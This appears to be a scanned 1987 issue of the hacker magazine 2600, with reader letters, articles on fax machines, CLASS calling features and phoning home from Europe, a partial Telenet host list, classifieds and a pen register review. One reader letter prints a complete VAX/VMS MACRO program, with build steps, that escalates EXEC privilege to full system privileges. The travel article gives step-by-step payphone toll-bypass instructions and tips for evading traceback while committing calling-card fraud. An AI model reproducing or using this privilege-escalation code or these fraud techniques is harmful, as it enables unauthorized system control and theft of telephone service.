So, after having read the article, I am left with the burning and unanswered question: Just exactly *how* does one dial "nnn"? Or, perhaps more to the point: Just exactly what does this thrice repeated lower case "n" symbolize? This, incidentally, is just one instance of a problem which I find recurring frequently in virtually every issue, and the fact is that people aren't going to purchase what they can't understand.

However, I believe there is a rather simple solution to this difficulty: I suggest that, in each issue, you include a glossary in which you give clear, "ordinary language" definitions of all the technical terms and symbols used in that issue. In this way you will not only broaden your readership, but you will also provide a valuable educational service to the public. I hope you will consider this suggestion, or some similar alternative, as I believe it is politically dangerous for the majority of the public to be, like me, computer-illiterate in this day and age.

**Furtively,**
**Izzy Hear**

*You raise many good points. Let us first answer your question. Generally, whenever you see small n's or x's, they indicate variables, or single digit numbers that are as yet undefined. If you look at the article in question, you should see a list of 3-digit numbers. These numbers are in fact the mysterious nnn's. But, if equal access isn't installed where you are, those numbers won't do a thing except confuse your local switching center.*

*We are encouraging our writers to explain their terms either throughout their articles or at the end in a type of glossary. But, obviously, we can't keep repeating the same explanations. Some of our readers already accuse us of being too simplistic and elementary! What we are trying to do is explain things as we go along, which is what we've been doing since Issue 1. Our magazine is not a one time deal that you read and discard, but reference material that is stored away and looked at whenever the need arises. That's why we keep the back issues available, so we don't have to keep repeating the same information.*

*On another note, do you really think people aren't going to buy what they can't understand? Check out all of the folks who buy computers and don't know what to do with them when they plug them in! Answering machines, VCR's, telephone systems, even TV Guide—it's all becoming incomprehensible to the average people of the world. But that mere fact doesn't seem to be affecting sales. The emphasis seems to be on possession rather than comprehension. That's why the hackers are thriving in this world—they understand the tech-*

*(continued on page 17)*

# FAX: A New Hobby

**by Bernie S.**

Occasionally when scanning phone numbers you'll come across what sounds like a computer modem carrier but isn't. What it often turns out to be is a facsimile (FAX) machine. For those unaware of it, a FAX machine lets you send printed info (text, diagrams, or photos) over a phone line or radio link. Like computer modems, they use a carrier tone, but it is a different frequency and unlike "normal" data communications.

A FAX machine scans a printed document using an optical sensor that sweeps over the print detecting light and dark sections of the paper. There are presently three common FAX standards in use: Group I, II, and III. Until fairly recently, most FAX transmissions were of the Group I variety. Group I machines (many of which are still in use) use a rotating drum that the document is clamped to while the sensor traverses the length of the drum slowly. The light and dark sections modulate the carrier tone frequency which is transmitted over the phone line to another FAX machine. At the other end, it works in reverse—the modulated tone is translated back into an image by a hi-voltage stylus which scans over a blank sheet of electrostatically-sensitive paper, "burning" the image onto the sheet. (This makes a rank smell; real old machines would fill a room with smoke!) Group I transmissions typically take 6 minutes for an 8½ by 11 inch sheet.

With the advent of cheap digital IC's, Group II and III standards emerged which transmit signals digitally (not unlike computer modems). The fastest group III machines can send a document in less than a minute at 9600 baud, the limit for unconditioned dial-up phone lines. A Group IV standard now exists which is much faster but requires Bell DDS or similar dedicated digital lines. The mechanical drum is now obsolete—a sheet is simply "dropped in" a newer FAX machine in which a tight row of phototransistors scans the whole document as it's pulled in between small motor-driven rollers. For output, ink-jet or similar printing technology prints out the received document.

For experimenters with little (or no) money, a lot of companies are getting rid of their older Group I and II machines for cheap—I got an Exxon Quip 1200 Group I FAX from a local newspaper for $50, and they threw in about ten reams of the special paper. This model was very popular about six years ago, and sold for about $1000. Look around! Most Group II and III machines can be switched into Group I mode for compatibility. Some newer machines double as copiers, though you can cheat and use a tape recorder to "play" a document back into a machine to get a copy in a pinch. Eventually, a FAX machine/laser printer/copier will be invented and will be a standard office machine everywhere. Expensive PC add-on cards exist that convert a PC and printer into a fax that'll store images on disk, but they're almost as expensive as a new FAX machine!

*"If you have a shortwave receiver with a BFO, you can pick up FAX images relayed from weather satellites, wire and press service photos, etc."*

Now we can all send schematics, drawings, and photos over the phone for cheap—just like the big boys do. I may be the first to coin a new term: PHAXing! As an added bonus, if you have a shortwave receiver with a BFO, you can pick up FAX images relayed from weather satellites, wire and press service photos, etc. before everybody else sees them. Some minor modifications are needed to convert the speed since they use non-standard scan rates, but it's worth the effort.

I hope you're all turned on to this "new" hobby. Let's see some enthusiasm and support for FAX!



# CLASS

*(continued from page 7)*

*say* customer A calls customer B. Customer B happens to despise customer A, and keys in a special code. ESS again takes over and looks at the CLID information, and stores the calling line directory number in a special screen list associated with customer B. The next time customer A tries calling customer B, the terminating office will reroute the call to a local (the originating CO) digitized recording telling customer A that the call he made cannot be completed due to customer B's request ("I'm sorry, but the customer you have tried to reach wishes you were eaten by a rabid cannibal on drugs").

### Dial Back

To create such a feature as "dial back" (for called or calling party), the ESS scratch pad memory is used again. The same principles are used as are employed in the already established custom calling feature, auto-redial. CLID will be used in the following way.

Your ESS switch will keep track of who you called last, and who called you last, through the retrieval of calling line information provided by LCCIS in conjunction with your switch. (Your switch will know what number you called last by directly storing the digits you dialed previously. Local signalling will provide calling line information via LCCIS call information forwarding using the data link mentioned.) This way, with your access code you will have total re-dial service.

### Customer Trace

This type of memory handling and signalling method will also allow the feature that everyone was afraid would abolish "phreaking". Subscriber initiated tracing, using the last caller directory number stored at your CO, will be available as far as Bell Laboratories is concerned. There seem to be two types of "customer originated trace". One will forward the number to local authorities, at which it will be handled through the police. The other feature AT&T/Bell Labs is working on will be a display module that will sit by your phone, and will display calling directory numbers. All other CLASS features that use the calling line information are used at the discretion of the caller. The customer originated trace, however, using the individual or bulk calling line identification features ("trace") allow the customer to view the calling number. The world is not ending...yet, in any case. Individual customers will be able to employ a special "privacy code", which when dialed, tells the far-end switch not to forward the calling number to a desk display. Whether there will be a way to override this or not is obvious: of course. The police, the military, and government agencies are all likely to have a higher priority level than your privacy. It seems that long distance carriers could benefit greatly from CLASS. Why Bell/AT&T should give any type of special services to OCC's (Sprint, MCI, etc.) not given to other non-telephone companies, especially after equal access is fully implemented, I don't know (but then again, it is *equal* access). It is also possible that there will be no desk display. There are those phone phreaks who feel that BOC's will never give the end party the privilege of retrieving the calling party's number directly, due to plain old Bell policy on the issue of privacy. We'll have to wait and see about that point: the desk display is, in fact, operational and is being used in test stages. Whether Bell Labs feels that this feature can and will be used in a full scale non-beta stage BOC situation is a different story. The economic feasibility is questionable.

### End Notes

CLASS, using local CCIS, will not function on inter-LATA calls. The local CCIS network is exactly that: local, and does not extend into the realm of "toll network". This will eventually be corrected (allowing toll CCIS to interact with LCCIS as far as CLID information is concerned). How the various long distance networks will exchange information with the local BOC network is still a matter of speculation. It would seem like a monumental task to try to integrate the emerging long distance companies into the AT&T/BOC ISDN, be it because of equipment inconsistencies or lack of cooperation on the part of the OCC, etc.

CLASS is going to cause problems, as well as create a new environment for telephone users. Of course, those problems are only problems to people who will generally be reading this article, but the more you know about CLASS the more comfortable you'll feel about the service. It can

*(continued on next page)*

# CLASS

*(continued)*

be used to one's advantage, even as a telecommunications hobbyist. Just as a corporation will be able to set up a complete history of who is calling their system, and eventually keep people off the system using the screen list in memory, the same features can be applied to bulletin board systems and the like. Imagine being able to keep all the local boxes off your board, or being able to screen all but your private local users (making your system completely inaccessible through the PSTN network from any telephone but that of one of your users). In such applications, the system could be useful.


# phoning home

*(continued from page 9)*

**Italy**

Italy, the last country I visited on my tour, turned out to be the the best country all around. When I went to Italy I did not think that it was very easy to call the United States. I was wrong. I tried to find out if USA Direct was available in Italy and found out it wasn't (but will be by the end of 1987). So I experimented with the use of international AT&T calling cards. This is very difficult since Italcable (the long distance operator of Italian Telephone) required call back for collect and calling card calls. Unfortunately the only payphones which have the phone numbers written on them are the ones in restaurants and bars. I asked one of my Italian friends about calling for free and she told me a trick that she had used while in Sicily to call Rome. She showed it to me and it worked. It could only be done on payphones (any payphone). 1) Get a piece of conducting metal (wire, etc.) 2) Dial 111 on a payphone (you will get a re-order). 3) Fasten one end of the wire to the metal guarding the wire from the handset to the telephone itself. 4) Put the other end of the wire in the center hole of the microphone side of the handset and tap it extremely lightly once, maybe twice. This should turn the re-order into a dialtone. Once this happens you can dial anywhere in Italy or anywhere in the world without any toll restrictions. (Note: this takes a while to get the hang of.) If you cannot work this out, you can deposit 200 Lire (10 cents) into a payphone and it will let you dial the U.S. It cuts you off very soon after you are connected, but you can at least give the number of where you are staying. MCI is the only long distance company, besides AT&T, that calls Italy. If you do go to Italy you will see how bad the telephone system is. This could have something to do with the fact that they insulate their wire with paper instead of plastic.

Remember when calling the U.S. to avoid calling people using fraudulent AT&T International Calling Cards. If you have to use a Calling Card, call an extender, and call your friends through the extender and then get your friends to call you. Also, if USA Direct is available in the country you are in, use it to call an extender in the States collect or use a calling card number on USA Direct. The reason I say this is because it is widely known that when it comes to backtracing the worst long distance company known for this, by far, is AT&T. All you have to do is be careful and enjoy your vacation.



*This blue box has chips to generate the tones but it still takes up a lot of room in a 12x2.5x5 inch case. Bell had reset the potentiometers inside just in case it was sold to someone who knew what it was.*

***Photo by John Drake***



# Letters Headline

*(continued from page 13)*

*nology and they use their brains to gain control of it while everyone else is still reading the documentation. We speak to the hackers, but we'll never miss an opportunity to enlighten a non-hacker who's interested in learning. That's why we always try and answer questions.*

## Needs Blue Box Program

**Dear *2600*:**

I am currently "attempting" to write a book concerning computer phone phreaking and hacking. I thought a section on "blue boxes" would be an interesting history lesson for readers since the technique is fast becoming obsolete and is unknown to most people. I have BASIC blue box plans for the C-64, Atari, and the TI computers. I am in desperate need of a blue box program written entirely in BASIC for the following computers: IBM, Apple, Tandy/Radio Shack.

Do you have any available printouts of such programs for these computers? If one of your readers has such listings, they can reach me at (214) 693-5132 from 8 am-6 pm CST.

**Edward Dean Jones**

## Access Still Unequal

**Dear *2600*:**

I'm grateful for the Hobbit's article, *Getting the Most Out of Equal Access*.

Recently, I switched from Ma Bell to MCI and became aware of the equal access possibilities. Unfortunately my area doesn't permit equal access. So the question now is how do I lobby for one? Have you any suggestions?

In light of the fact that "the procedure for placing a long distance call is now above the understanding level (sic, "level" is redundant) of a good proportion of the public, and the various companies are doing very little to educate them," what organizations and magazines are available to help consumers get through the maze? I'd like to see a list of them in *2600*.

I'm aware of a single article devoted to alternate long distance carriers. It appeared in *Consumer Reports* several months ago.

On a different subject, *2600*'s print makes r's and n's combine into one fused incomprehensible letter.

And finally: authors and editors should care enough to define terms for us neophytes. What's an X-bar switch? A CO? An ESS?

I hope to see more articles helping casual users through the maze of phone company shenanigans.

**IHR**

*Equal access should be available in all areas of the USA by the early nineties at the very latest. If you carry on a bit and call your business office with complaints fairly frequently, they might speed it up somewhat. But the very least they must do is provide you with free access to the long distance carrier of your choice. Usually this is done through the 950 exchange.*

*We've noticed the problem with the r's and n's on one of our typefaces. Until we figure out how to fix that, simply substitute an "r" and an "n" for every fused incomprehensible letter you come across.*

## Reaching Out

**Dear *2600*:**

You've helped me a bunch by publishing all those net addresses. One or two people who I couldn't reach before became reachable due to you. So, in return, here are some other net addresses which work:

```
@ Jet Propulsion Lab, Pasadena, CA
@Jpl-VLSI

@ California Institute of Technology, Pasadena, CA
@csvax.caltech.edu

@ Xerox PARC, Palo Alto, CA
.pa@Xerox.com
```

*(continued on next page)*

# Last Letters Headline *(continued)*

```
@ MIT, Cambridge, MA
@athena.mit.edu

@ Ohio State University, Columbus, OH
@osu-20@ohio-state.arpa

@ University of California at Berkeley
@UCBEAS.BERKELEY.EDU

@ Lawrence Livermore National Laboratory
@lauver.dnet@LLL-icdc.arpa
```

My question for the day—what is the name of the net which uses "!" dividers, and how does it work? That is, there are addresses like:

tundra!flatfoot!bingo!anywhere!bozo

I would be connected to node "tundra", which then forwards it to flatfoot, etc., until it gets to user bozo. What's it all about? Who pays for what?

**EH**

*Watch for an intelligent answer to your question as soon as we track down our network experts. For some reason, they're extremely hard to reach.*

## More on VAX

**Dear *2600*:**

Enjoyed your article on the VAX. I'm always looking for information on how to prevent harm.

One comment: you don't need CMKRNL privilege to gain full privileges. See below.

**The Carolina Beachcomber**

```
;       This little dutty is a sleeper.
;       The owner needs only EXEC privilege to grant
;       himself full privileges!
;       Remember that if someone wants "...only..."
;       EXEC privilege instead of KERNEL.
;
;       Save it as a filename.MAR
;       Compile it by typing:
;               $ MACRO filename
;       Link it by typing:
;               $ LINK filename,SYS$SYSTEM:SYSDEF.STB
;       Execute it by RUNning filename
;
;       .TITLE          GET_PRIVS
MASK:   .QUAD           ^XFFFFFFFFFFFFFFFE
        .ENTRY          GET_PRIVS, ^M<>
        $CMEXEC_S       ROUTIN=SETEN
        $EXIT_S         #1
SETEN:  $SETPRV_S       PRVFLG=#1, -
                        ENBFLG=#1, -
                        PRVADR=MASK
        RET
        .END            GET_PRIVS
;
;       End of a lot of privilege!
```

## TELENET *(continued from page 11)*

```
|20123 #|  IBM       | Cross System Communication
|20124  |            | Source System 10
|20126  |  Prime     | 300 NOI Online
|20128  |            | Source System 13
|20131  |  19.1.6    | Primenet SYS750
|20133  |  SYS/32 VOS| United Communications Computer Services Group
|20135  |  Unix 4.3  | nlm-vax
|20136  |            |
|20138  |            | Source System 11
|20139 #|            | CASE Communications
|20145  |            | General Electric
|20147  |            | Source System 12
|20148  |            | Source System 15
|20149  |            | Source System 14
|20152 #|  Prime     |
|20154  |  LAN       | ICCAN Local Area Network
|20157  |  Burroughs | Gannet Publishing (USA Today)
|20158  |  Prime     | CDC Online Services
|20165 #|  SYS/32 VOS| United Communications Computer Services Group
|20170265|  VAX/VMS   |
|20172761|  VAX/VMS   | VAX 780 DECNET Home Co.
|20174761|  SYS/32 VOS| United Communications Computer Services Group
|20176561|  Port Sel. | University of Maryland
+--------+------------+
|20222  |  Prime     |
|20229  |  RSTS V7.2 | U. M. C.
|20234  |            |
|20238  |  19.0.4.86 | Primenet 3L
|20244  |  CDC Cyber |
|20253  |  DG AOS/VS |
|20254  |  DG AOS/VS |
|20257  |  19.0.4.82 | Primenet DENVER
|20258  |            | Interactive Systems PAD
|20260 #|  DG AOS/VS |
|20261 #|  DG AOS/VS |
|20262 #|  DG AOS/VS |
|20264 #|  DG AOS/VS |
|20265  |  Burroughs | Network Session 102900 using Cards up/sys1
|20266 #|  DG AOS/VS |
|20269 #|  DG AOS/VS |
|20275 #|            | "Incorrect Locations ID"
|20278  |  DG AOS/VS |
|2030160|  IBM       | "Enter SW Characters"
|2030164|            |
|2030156|            |
|2030166|            |
|2030230|  DG AOS/VS |
|2030251|            | Petroleum Information Network
|2030233|  VAX/VMS   |
|2030234|  TOPS-20   | SoftSearch Network 8
|2030256|  CDC Cyber | Colorado State University
```

*(continued on page 20)*



# 2600 marketplace

WANTED: Looking for a good used 5 or 10 megabyte hard drive for the Apple II series of computers. If you are selling one or know of anyone that is then send replies to: Brian F., 1003 W. Main, Apt. 3, Ottawa, IL 61350.

I NEED INFO on a power supply made for Western Electric by ACME Electric Corp. in 1971. It is designated: Rectifier Semiconductor Type—J87233A-2 LI. Input is 208/240v, output 48v/30a using SCR's as control elements. Any info would be appreciated. A schematic would be wonderful. I'll be glad to reimburse copying costs. J. Klein, 12330 Takilma Rd., Cave Junction, OR 97523.

FOR SALE: Texas Instrument "Afeis-peruriter" (Silent 700 series) intelligent data terminal. Many uses. Reasonable. Contact Ted K., PO Box 533, Auburn, NY 13021-0533.

SCHEMATICS - BUY, SELL, TRADE. We are interested in enlarging our collection of circuit diagrams for interesting electronic devices. Send list of what you want/have and a SASE to: J.R. "Bob" Dobbs, PO Box 444, Shawnee Mission, KS 66202.

TAIWAN! All Taiwan computers and accessories available for direct shipment for cost plus shipping plus 3% (quantities of 50 or more). Giles, PO Box 12566, El Paso, TX 79913.

PRIVATE INVESTIGATOR Ben Harroll would like to hear from other P.I.'s and/or ANY other "spooks" i.e. N.S.A., C.I.A., F.B.I., etc. for purposes of exchanges in ideas, techniques, sources, and equipment. (619) 239-6991. 425 "F" St., San Diego, CA 92101.

TAP BACK ISSUES. Reprints of complete collection. Quality copies. Delivery included. Send cash, cheque, or MO (Payable to IPS). $60. John L., P.O. Box 722, Station A, Downsview, Ontario M3M 3A9.

FRIDAY, JUNE 5, 1987 AT 5 PM. That's when the first *2600* meeting will occur in New York City. If you want to drop off articles, ask us questions, meet people, or just see what we look like, come on by. At the Citicorp Center in the Atrium—153 East 53rd Street.

ETHICAL INVESTING is a shareware "database" that provides background reference information on socially responsible investing. This information is provided to help spread the word about ethical investment choices. Included are a suggested reading list, socially responsible mutual funds, even an ethical VISA card. There is also a list of the top 100 defense contractors and the owners of nuclear power plants. The price of the disk is $10. Write to: Jerry Whiting, P.O. Box 20821-CL, Seattle, WA 98102-1821.

I'D LIKE TO TRADE PC software with ANYONE having an IBM PC or compatible. At present my PC library approximates 110 products including the latest games, diagnostic programs, business software, utilities, and various word processing and other application software. Readers can contact me by writing: Software, PO Box 73, Uniondale, NY 11553.

WANTED: A decent modem program for use on a Zenith Z-100 running MS-DOS. Contact Manny @ 2600, (516) 751-2600 or PO Box 752, Middle Island, NY 11953.

DOCUMENTATION on electronic & digital PBX's and switching systems. Willing to trade/purchase. Also looking for Bell System Practices and other such paraphernalia. Write to Bill, c/o 2600, PO Box 7528, Middle Island, NY 11953.

GOT SOMETHING TO SELL? Looking for something to buy? Or trade? This is the place! The *2600* Marketplace is free to subscribers! Just send us whatever you want to say (without making it too long) and we'll print it! Only people please, no businesses!

Deadline for June issue: 6/5/87.

# A PEN REGISTER FOR PHREAKS?

**Duophone CPA-1000**
**Dialed Number Recorder**
**Available at Radio Shack**
**$99**

**Review by Emmanuel Goldstein**

The fairly new Radio Shack CPA-1000 "pen register" is a most remarkable piece of equipment and a must for those who want to know what's really happening on their phone lines.

In the past, phone phreaks have always dreaded having a pen register put on their line—a device that prints out every number dialed, including authorization codes and touchtone passwords. By having one already on your line in the comfort of your own home, you at least have the convenience of seeing what others might be seeing.

But that's not the only reason to have one of these devices. Have you ever wondered how a particular phone number got onto your bill? The CPA-1000 will tell you, as soon as the number is dialed. It will also tell you how long the phone was off the hook for. (Note: that is not the same as how long the conversation went on for. The machine cannot tell if the line was busy or never answered—it treats all calls the same.) This will work for any extension hooked up on that line, including those not inside your house, such as when the telephone lineman hooks into your line on the pole or when the switchman at the central office is playing around. This device is also quite convenient when a repairman comes around and dials some of those magic numbers. Now it will all be neatly recorded.

The CPA-1000 also keeps track of incoming calls. It will tell you how many times the phone rang and how long the phone was off the hook, if it was picked up at all. This in itself is a great supplement to an answering machine that doesn't have a time function. Every time the phone rings, the date and time will be printed out.

Of course, consumers can now do the same nasty things that only feds or spies could do before. Simply plugging the CPA-1000 into a modular outlet anywhere (the unit can run on four "AA" batteries) will give you all activity for that line as it happens. It will even record long distance authorization codes.

Recently, we reported a problem on one of our lines to the telephone company. Within minutes, the CPA-1000 started printing out strange information. According to its report, the phone rang zero times and someone was on the phone for thirty seconds. This happened about four or five times. We were actually able to "see" the phone company testing the line.

The CPA-1000 looks like a small adding machine and uses the same type of paper. It doesn't make much noise when it prints, and it can be easily muffled. At the end of each day, the total number of incoming calls, non-answered incoming calls, outgoing calls, and outgoing calls exceeding ten digits is printed out. An additional feature is the accounting code. All a person has to do is dial or touch tone four digits before they hang up. Those four digits will print out below the other information—a great way to claim calls. The unit can support call waiting and works perfectly regardless of whether the caller is using touch tone or pulse or even both.

It's rather amusing that Radio Shack would come out with a product like this when it's been so busy trying to get people to stop listening to cellular phone calls. While this isn't an actual bug, one can tell an awful lot about a person or a company by the numbers they dial. It's nice to know that at last the commoners can see what's really going on inside their phone lines—and maybe inside others as well. The authorities have been doing this for years.

Instead of Reading This Ad
Read the One on Page 5.
You Won't Regret It.



# ATTENTION

Does your address label say "Time to Renew"? Don't miss an issue. Renew your subscription today and enjoy peace of mind.

$15 ..... 1 year subscription or renewal
$28 ..... 2 year subscription or renewal
$41 ..... 3 year subscription or renewal
$40 ..... 1 year corporate subscription or renewal
$75 ..... 2 year corporate subscription or renewal
$110 ..... 3 year corporate subscription or renewal
$25 ..... overseas subscription or renewal (1 year only)
$55 .. overseas corporate subscription or renewal (1 year only)
$260 ..... lifetime subscription

BACK ISSUES are available. Prices are:

$25 ..... 1984, 1985, or 1986 issues (12 per year)
$50 ..... Any two years
$75 ..... All three years (36 issues)
(Overseas orders add $5 for each year ordered)
Allow 4 to 6 weeks for delivery.

Send all orders to:
2600
PO Box 752
Middle Island, NY 11953 U.S.A.
(516) 751-2600